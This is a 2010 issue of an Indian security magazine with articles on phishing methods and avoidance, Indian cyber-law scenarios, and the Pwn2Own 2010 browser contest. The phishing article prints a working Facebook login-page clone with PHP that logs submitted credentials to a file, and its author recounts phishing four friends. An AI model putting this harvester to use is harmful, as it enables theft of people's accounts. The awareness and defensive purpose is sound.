ClubHACK Mag

1st Indian "HACKING" Magazine

RECOGNIZE IT
REPORT IT
STOP IT

TechGyan
Phishing

Mom's Guide
Avoid Phishing

LegalGyan
Real Life Case

ToolGyan
Nessus

Special Feature
Pwn2Own

Issue 3 | Apr 2010

www.clubhack.com

Many of us like to eat fishes, but have you actually felt the pain of the hook in your mouth. The poor fish could have been saved from dyeing as well as the pain of hook in mouth if he was aware of the trick human play to catch them. On the same analogy, internet is now getting filled with phishermen who are baiting the hook with nice and lucrative offer and throwing in the ocean of internet. Some of you might have already felt the pain of hook in mouth. But remember, if you are aware of the game plan of these cyber criminals, it will be easy for you to skip the phish line and you'll help yourself avoid the pain.

This issue of CHMag will try to put some bright light on the issue oh phishing.

Oh BTW! before I forget, don't miss out the special feature on the latest Pwn2Own competition & help yourself decide the safest browser for yourself.

Happy Hacking

Rohit Srivastwa

ClubHACK Mag

Issue 3, April 2010.

Team CHmag

Rohit Srivastwa
rohit@clubhack.com

Aarja Bhattacharyya
aarja@chmag.in

Abhijeet R Patil
abhijeet@chmag.in

Abhishek Nagar
abhishek@chmag.in

Deepranjan S More
deepranjan@chmag.in

Pankit Thakkar
pankit@chmag.in

Varun V Hirve
varun@chmag.in

www.chmag.in
info@chmag.in

CONTENTS

TechGYAN

Phishing

What is Phishing?

Phishing term originates from the word "fishing" and the well known pre-fix "ph" like in "Phreaks" traces back to early hackers who were involved in "phreaking"- The hacking of telephone systems. Phishing, also referred to as brand spoofing or carding, is a variation on "fishing," the idea being that bait is thrown out with the hope that while most will ignore the bait, some will be tempted into biting.


Nowadays, it is mostly meant as a conjunction of "password" and "fishing". Also termed as the 21st century crime. Phishing is basically a form of online identity theft employing tricking, social engineering and technical action to steal user credentials such as usernames and passwords. But over the times, the definition of Phishing has blurred and expanded. The term phishing covers not only obtaining user account details, but now includes access to all personal and financial data. What originally included tricking users into replying to emails for passwords and credit card details has now expanded into fake websites, installation of Trojan horse key loggers and screen captures, and man-in-the-middle data proxies – delivered through any electronic communication channel.

ClubHACK Mag

Where can Phishing take place?

Targeted data sources include especially Web pages, email spam, IRC, instant messaging services and domain names. Mostly related to sites like eBay, PayPal, facebook, twitter, MySpace, etc.

Methods of Phishing



1. Hosting a web page

A fake website with exactly similar contents as the legitimate website is created and a homogeneous domain name address such as “payepal.com” or like “faceb00k.com” here the letter ‘o’ is replaced with the number ‘0’ or such similar names. The source code of the original site is copied, modified and hosted.

```
form method="POST"
action="https://login.facebook.com/login.php?login_attempt=1" id="login_form"
onsubmit=";var d =
document.documentElement;return
d.onsubmit &amp;&amp;
d.onsubmit(event);">
```

this is the part of the facebook login page which is den modified to

```
form
method="GET" action="post.php "
id="login_form" onsubmit=";var d =
document.documentElement;return
d.onsubmit &amp;&amp;
d.onsubmit(event);">
```

and in the post.php the following code is written:

```
<?php

header("Location:
http://www.facebook.com");

$handle = fopen("passes.txt", "a");

foreach($_GET as $variable => $value)

{

fwrite($handle, $variable);

fwrite($handle, "=");

fwrite($handle, $value);

fwrite($handle, "\r\n");

}

fwrite($handle, "\r\n");

fclose($handle);

exit;

?>
```

The line in the code: header("Location: http://www.facebook.com"); indicates where the fake login page should redirect to. So by using this method phisher would create a fake website of any site like facebook, gmail, paypal or some bank site and can abuse the personal information. I had created a facebook page when I learnt phishing and had sent the link to four of my close friends and guess what my hit ratio was 100% as I had said check out my new girl friends photos and they got so curious that they did not care about their password. So people beware when you click on a particular link, "THINK BEFORE YOU LINK".

2.Social Engineering

Phishing attacks are usually a combination of technical and social engineering practices. In the majority of cases the Phisher persuades the victim to perform a series of actions that will provide access to confidential information. In all cases the phisher uses a trusted source e.g. the helpdesk their bank, automated support response from their favorite online retailer. However the phisher has many other methods of social engineering victims into surrendering confidential information.

In the real example below, the email recipient is likely to have believed that their banking information has been used by someone else to purchase unauthorized services. The victim then would attempt to contact the email sender to inform them about the mistake and cancel the transaction. Depending upon the specification of scams, the Phisher would ask or provide an online secure webpage for the recipient to type-in their confidential details such as address, credit card number, security code, etc. to reverse the transaction thereby verifying the live email address and potentially using this information on to other spammers and also capturing enough information to complete a real transaction.

Subject: Purchase Of Laptop- Receipt of Payment 729398480AL

Dear friend,
Thank you for your purchase!
This message is to inform you that your order has been received and will be processed shortly.

your account is being processed for $100.55.
you will receive an mail regarding the delivery of the laptop.
If you have any questions regarding this invoice,
please feel free to contact us at xyzlaptopp.com.
We appreciate our business and look forward with our relationship!

Thank you,

xyzlaptopp.com Team

Order summary


Laptop.................. $30.55
Sales date............. 4/1/2010

Total price............. $100.55
Card type.............. Visa

3.HOSTS file modification

The hosts file located at c:\Windows\System32\drivers\etc\hosts can be used to used in an operating system to map hostnames to IP addresses . Thus a particular site can be redirected to some other site. So this method can be used by a Phisher to phish in a smart way without creating much doubt in the user's mind like redirecting to twiitter.com for twitter.com.

A phisher using malware activity or by using web based programs can modify the hosts file hence redirecting a legitimate website to a fake website.



4.Emails and spam


Phishing attacks by email are very common. Phishers can send emails to millions of legitimate email addresses within a few hours using techniques and tools used by Spammers or minutes using distributed Trojan networks. User data does get sold by various people and sometimes even by reputed domains, thus these spammers get the email ID's which they use for criminal activities.

Phishers use flaws in the common mail server communication protocol (SMTP), and they are able to create emails with fake "Mail From:" headers and imitate any organization.

methods used in Phishing emails:

- Imitation of legitimate corporate emails with minor URL changes
- malware attachments to emails
- official looking emails
- fake posts to message boards and mailing lists

A Real-life email phishing example:



This is the mail which I received saying verifying identity immediately as it was a routine check for security process and to click on the link for updating which actually leads to a phishing site. It also contains warning that if I fail to do so it means that the account is blocked and does not belong to me. The ID from which the mail is generated also sounds to be a professional one admin@ncua.gov so a user may tend to follow the procedure and sacrifice his personal information. Most attacks of these kinds are related to Bank account and at times are successful too.

5.IRC and Instant messaging

IRC and Instant messaging are the communication channels which are very popular today. IRC and IM clients allow embedded dynamic content to be sent by its users thus many of the web-based phishing attacks can be implemented here. The common usage of Bots (automated programs that listen and participate in group discussions) in many of the popular channels, so now it is very easy for a Phisher to anonymously send related links and fake information to probable victims.

6. man-in-the-middle attack

In man-in-the-middle attack (MITM), the attacker makes independent connections with the victims and relays messages between them, making them believe that they are talking directly to each other over a private connection, when in fact the entire conversation is controlled by the attacker. So for Phishing the phisher would capture that GET request with tool like Paros, and redirect to the phishing page. For e.g. you are requested for icicibank.com, the attacker could capture that GET request and send you an icici.evil.com .


7. Report Phishing

- http://www.google.com/safebrowsing/report_phish/
- http://www.antiphishing.org/report_phishing.html
- http://phishtrackers.com/index.php?view=post&catid=1&subcatid=2&cityid=1&lang=en

Pankit Thakkar
pankit@chmag.in

How to avoid Phishing

Phishing is used to gain access to personal and financial information. See page no.3 for its definition.



Be aware when submitting personal or financial information on Web sites

Before submitting financial information through a Web site, as shown in the above image look for the "padlock" icon on your browser's status bar. This indicates that your information is secure during transactions. To ensure that you are on a secure Web server, check the beginning of the Web address in your browser's address bar. It should read https://, rather than just http:// so hence look carefully at your URLs and see to it that you type in your mostly used URLs and not follow a URL.

Recognize it


Be alert for scam e-mails. If you get an e-mail that warns you that an account of yours will be disabled unless you reconfirm your information, do not reply or click on the link in the e-mail. Phishers typically include upsetting or exciting (but fake) statements in their e-mails to make people react immediately. These e-mails are typically NOT personalized, while valid messages from your bank or e-commerce company generally are. Internet users need to resist clicking on the link immediately. No matter how upsetting or exciting the statements in the e-mail may be there is always enough time to check out the information more closely.

Internet users should have a closer look at the claims made in the e-mail. They must think whether the claim made in the email makes sense and should be highly suspicious if the e-mail asks for their personal information such as username, passwords or account numbers.

For example:


If the e-mail specifies that it comes from a bank or other financial institution where you have a bank or credit-card account and it says that you have to enter your account information again, that does not make any sense. Legitimate banks and financial institution already have their customers account number in their database. So don't land yourself in trouble by clicking on these links. So "Think Before you Link"

Below is an example of what a 'phishing' email looks like



Browse wisely

Make sure that you are using the latest browsers like internet explorer 8 or Mozilla 3.6 as the web browser includes some built - in protection against known phishing websites. They compare visited sites with the database of discovered phishing websites. The below image is the example of Firefox blocking a PayPal Phishing website.



Pankit Thakkar
pankit@chmag.in

Some real life scenarios

In this and next few issues we'll analyzes some of the common cyber related crimes from a legal perspective.

1. Social networking sites related cases

Social networking sites like Orkut and Facebook are very popular nowadays. Users of such sites can search for and interact with people who share the same hobbies and interests. The profiles of such users are usually publicly viewable.

Scenario 1:

A **fake profile of a woman is created** on a social networking site. The profile displays her correct name and contact information (such as address, residential phone number, cell phone number etc). Sometimes it even has her photograph.

The problem is that the profile describes her as a prostitute or a woman of "loose character" who wants to have sexual relations with anyone. Other members see this profile and start calling her at all hours of the day asking for sexual favours.

This leads to a lot of harassment for the victim and also defames her.

Usual motives: Jealousy or revenge (e.g. the victim may have rejected the advances made by the suspect).

Applicable law

Before 27 October, 2009	After 27 October, 2009
Section 67 of the *Information Technology Act* and section 509 of *Indian Penal Code*	Sections 66A and 67 of the *Information Technology Act* and section 509 of *Indian Penal Code*

Scenario 2:

An **online hate community** is created. This community displays objectionable information against a particular country, religious or ethnic group or even against national leaders and historical figures.

Usual motives: Desire to cause racial hatred and communal discord and disharmony.

Applicable law

Before 27 October, 2009	After 27 October, 2009
Section 153A & 153B of *Indian Penal Code*	Section 66A of the *Information Technology Act* and sections 153A & 153B of *Indian Penal Code*

Scenario 3:

A **fake profile of a man is created** on Orkut/facebook. The profile contains defamatory information about the victim (such as his alleged sexual weakness, alleged immoral character etc).

Usual motives: Hatred (e.g. a school student who has failed may victimize his teachers).

Applicable law

Before 27 October, 2009	After 27 October, 2009
Section 500 of *Indian Penal Code*	Section 66A of the *Information Technology Act* and section 500 of *Indian Penal Code*

2. Email Account Hacking

Emails are increasingly being used for social interaction, business communication and online transactions. Most email account holders do not take basic precautions to protect their email account passwords. Cases of theft of email passwords and subsequent misuse of email accounts are becoming very common.

Scenario 1:

The victim's email account password is stolen and the account is then misused for sending out malicious code (virus, worm, Trojan etc) to people in the victim's address book. The recipients of these viruses believe that the email is coming from a known person and run the attachments. This infects their computers with the malicious code.

Usual motives: Corporate espionage or a perverse pleasure in being able to destroy valuable information belonging to strangers etc.

Applicable law

Before 27 October, 2009	After 27 October, 2009
Sections 43 and 66 of the *Information Technology Act*	Sections 43, 66, 66A and 66C of the *Information Technology Act*

Scenario 2:

The victim's email account password is stolen and the hacker tries to extort money from the victim. The victim is threatened that if he does not pay the money, the information contained in the emails will be misused.

Usual motives: Illegal financial gain.

Applicable law

Before 27 October, 2009	After 27 October, 2009
Sections 43 and 66 of the *Information Technology Act*	Sections 43, 66, 66A & 66C of the *Information Technology Act*


Scenario 3:

The victim's email account password is stolen and obscene emails are sent to people in the victim's address book.

Applicable law

Before 27 October, 2009	After 27 October, 2009
Sections 43, 66 and 67of the *Information Technology Act*	Section 43, 66, 66A and 67 of the *Information Technology Act* Additionally, depending upon the content, sections 66C and 67B of the *Information Technology Act* may also apply

3. Credit Card Fraud



Credit cards are commonly being used for online booking of airline and railway tickets and for other ecommerce transactions. Although most ecommerce websites have implemented strong security measures (such as SSL, secure web servers etc), instances of credit card frauds are increasing.

In credit card fraud cases, the victim's credit card information is stolen and misused for making online purchases (e.g. airline tickets, software, subscription to pornographic websites etc).

Modus Operandi 1: The suspect would install keyloggers in public computers (such as cyber cafes, airport lounges etc) or the computer of the victim. Unsuspecting victims would use these infected computers to make online transactions. The credit card information of the victim would be emailed to the suspect.

Modus Operandi 2: Petrol pump attendants, workers at retail outlets, hotel waiters etc note down information of the credit cards used for making payment at these establishments. This information is sold to criminal gangs that misuse it for online frauds.

Usual motives: Illegal financial gain

Applicable law

Before 27 October, 2009	After 27 October, 2009
Sections 43 and 66 of the *Information Technology Act* and section 420 of *Indian Penal Code*	Sections 43, 66, 66C, 66D of the *Information Technology Act* and section 420 of *Indian Penal Code*

4. Online Share Trading Fraud

With the advent of dematerialization of shares in India, it has become mandatory for investors to have demat accounts. In most cases, an online banking account is linked with the share trading account. This has led to a large number of online share trading frauds.

Scenario 1:

The victim's account passwords are stolen and his accounts are misused for making fraudulent bank transfers.

Usual motives: Illegal financial gain

Applicable law

Before 27 October, 2009	After 27 October, 2009
Sections 43 and 66 of the *Information Technology Act* and section 420 of *Indian Penal Code*	Sections 43, 66, 66C & 66D of the *Information Technology Act* and section 420 of *Indian Penal Code*

Scenario 2:

The victim's account passwords are stolen and his share trading accounts are misused for making unauthorised transactions that result in the victim making losses.

Usual motives: Revenge, jealousy, hatred.

Applicable law

Before 27 October, 2009	After 27 October, 2009
Sections 43 and 66 of the *Information Technology Act* and section 426 of *Indian Penal Code*	Sections 43, 66, 66C & 66D of the *Information Technology Act* and section 426 of *Indian Penal Code*

Modus Operandi:

The suspect would install keyloggers in public computers (such as cyber cafes, airport lounges etc) or the computer of the victim. Unsuspecting victims would use these infected computers to login to their online banking and share trading accounts. The passwords and other information of the victim would be emailed to the suspect.

5. Tax Evasion and Money Laundering

Many unscrupulous businessmen and money launderers (havala operators) are using virtual as well as physical storage media for hiding information and records of their illicit business.

Scenario 1:

The suspect uses physical storage media for hiding the information e.g. hard drives, floppies, USB drives, mobile phone memory cards, digital camera memory cards, CD ROMs, DVD ROMs, iPods etc.

Usual motives: Illegal financial gain.

Applicable law

Before 27 October, 2009	After 27 October, 2009
Information Technology Act usually does not apply. Applicable laws are usually the *Income Tax Act* and the *Prevention of Money Laundering Act*.	*Information Technology Act* usually does not apply. Applicable laws are usually the *Income Tax Act* and the *Prevention of Money Laundering Act*.

Scenario 2:

The suspect uses virtual storage media for hiding the information e.g. email accounts, online briefcases, FTP sites, Gspace etc.

Applicable law

Before 27 October, 2009	After 27 October, 2009
Information Technology Act usually does not apply. Applicable laws are usually the *Income Tax Act* and the *Prevention of Money Laundering Act*.	*Information Technology Act* usually does not apply. Applicable laws are usually the *Income Tax Act* and the *Prevention of Money Laundering Act*.

Rohas Nagpal

rn@asainlaws.org

Pwn2Own – 2010

Introduction

For all those of you who have been living under a rock or busy with the evils of the real world, it is time to wake up and see the perils of the Cyber-World. It is time to stop ignoring the e-thieves and read about the singular competition that attracts some of the best hackers in the industry.

This is one contest that not only shatters the myths, people around the globe seem to have, about their favorite browsers, but also brings the hackers out in the lime-light in a non-evil forum. At the end of the day, it is a win-win situation, where the vendors get to learn how they can secure their products better and the hackers go back home with some fame and money.

History

It all started back in 2007, when TippingPoint Zero Day Initiative (ZDI) started this annual contest for rewarding security researchers for responsibly disclosing discovered vulnerabilities. Back in the day, the target was to hack into two Apple MacBook Pro out of the box machines. The winner got to keep the pwned machine as his/her award.

Tip: Pwn is a leetspeak slang term derived from the verb "own", as meaning to conquer or win

Over the years, the contest has grown to see more participation with more targets and much more juicer awards. However, the basic intent remains the same. Browser vendors often make strong claims about their responsiveness to vulnerability reports and their ability to proactively prevent exploits. Security is becoming one of the most significant fronts in the new round of browser wars, but it is also arguably one of the hardest aspects of software to measure or quantify. This contest brings the brightest minds in the industry to test these tall claims.

2010 War of The Titans

This year, the contest was held at CanSecWest Security Conference held in Vancouver, BC starting 24-Mar-10. The bounty was the hacked hardware and cash prizes totaling a whopping $200,000..!!
In the first phase of the competition, the contestants were required to exploit in default browser installations without plugins such as Flash or Java, which are commonly used as vectors for attacks. The targets were Mozilla Firefox, Apple Safari, MS Internet Explorer and Google Chrome.
The increased presence and capabilities of smart phones has brought with it the same security issues and attention traditionally reserved for non hand-held platforms. The data stored and communicated across these devices is increasing in value to attackers. Which lead the organizers to also include Apple iPhone, RIM Blackberry Bold, Nokia Symbian E72 and HTC Nexus One Android, in this year's competition.

Competition Results

Some interesting final results:

- Safari was the first to fall, followed by Internet Explorer 8 on Windows 7
- Charlie Miller competed successfully for the third year in a row, taking home the MacBook Pro via a Safari exploit which delivered a full command shell payload. The only person to take down Mac in under a minute - three consecutive times..!!
- Peter Vreugdenhil succeeded in leveraging two vulnerabilities in Internet Explorer 8 on Windows 7 64-bit to execute and reliably run arbitrary code, bypassing Microsoft' latest security defenses
- Vincenzo Iozzo and Ralf Philipp Weinmann were able to grab key data in an iPhone. The researchers used a vulnerability in Safari that pulled the SMS database. Data included deleted messages, contacts, pictures, and iTunes music files. Even though the exploit crashed the iPhone' browser session, Weinmann said that he could have a completely successful attack with the browser running, with some additional effort

For the complete set of results, please visit:
http://dvlabs.tippingpoint.com/blog/2010/02/15/pwn2own-2010

So, who won?

Google's Chrome browser was the only one left standing - a victory that security researchers attribute to its innovative sandbox feature. Charlie Miller did mention that he did discover any vulnerability in Chrome. However, he was not able to exploit it due to its sandbox-model.

Conclusion: What does all of this mean to the internet users?

So, does the average user need to be concerned about these findings? Well, to me this contest is not to alarm the end users. The intent is to make the vendors more diligent, and to make them realize that they need to keep security at top priority. There are plenty of hackers out there who are busy figuring out ways to break into the popular browsers. It may not be possible for any vendor to make their product rock-solid with no vulnerability at all, but the aim should be to make reliable, secure products - just to make the job of the hackers really difficult.

For the casual internet user, my advice would be to take contests like these as a learning experience, to understand why they should keep their OS patched and their internet browsers updated.

For my technically savvy friends out there, I would like to suggest that probably this would be a good time to switch over to Google's Chrome. However, lets not forget that there is no silver bullet to kill every possible security loophole, but as on today, Chrome does seem to be better than the rest. So, it would definitely be wiser to use it, along with the other security precautions.

Remember, security is all about
Defence in Depth…!

